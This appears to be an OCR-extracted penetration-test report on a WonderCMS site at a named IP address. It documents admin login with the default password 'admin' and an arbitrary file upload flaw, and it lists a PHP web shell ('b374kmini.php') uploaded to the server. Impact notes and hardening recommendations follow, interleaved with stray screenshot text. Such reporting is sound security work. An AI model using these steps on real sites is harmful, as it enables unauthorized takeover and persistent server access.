http://13.127.249.120/wondercms/loginURL

Observation

We can login to the admin panel from http://13.127.249.120/wondercms/loginURL just by typing password 'admin'



Change the default admin login URL. (*Settings -> Security*)


Change the default password. (*Settings -> Security*)

New WonderCMS update available.

- Backup your website and check what's new before updating.

Proof of Concept

From this page we can upload files, change the admin password and block the actual admin from accessing the page.



IMPORTANT: SAVE/REMEMBER YOUR URL AFTER CHANGING


/wondercms/loginURL

PASSWORD

BACKUP

Business Impact- Extremely High

- Attacker gets all the admin privileges.
- Attacker can change the admin password and block the real admin.
- Attacker can change the outlook of the website.
- Attacker can install plugins
- Attacker can change the settings.



MENU

Home

Example

MAIN WEBSITE TITLE

Website title

THEME

DEFAULT THEME

Recommendation

- **Change the default password.**
- **Use a strong and ‘not easy to guess’ password.**
- **Use multi-step verification.**
- **Remove default accounts.**
- **Use combination of upper case letters, lower case letteres, numbers and special characters.**

References:

1)https://www.owasp.org/index.php/Testing_for_weak_password_change_or_reset_functionalities_(OTG-AUTHN-009)


2)https://www.owasp.org/index.php/Default_Passwords

3.Arbitrary File Upload Vulnerability

Arbitrary File Upload (Critical)	Below mentioned URL is vulnerable to Arbitrary File Upload **Affected URL :** • http://13.127.249.120/wondercms/ **File Uploaded**: 1.Sample php file 2.b374kmini.php(php shell)

Observation

- **Click blog**
- **Click Settings**
- **Click File**
- **Here we can upload any file.**



UPLOAD

Browse... No file selected.

Upload

REMOVE FILES

/wondercms/files/.htaccess

/wondercms/files/a.php

/wondercms/files/b374kmini.php

/wondercms/files/ini.php

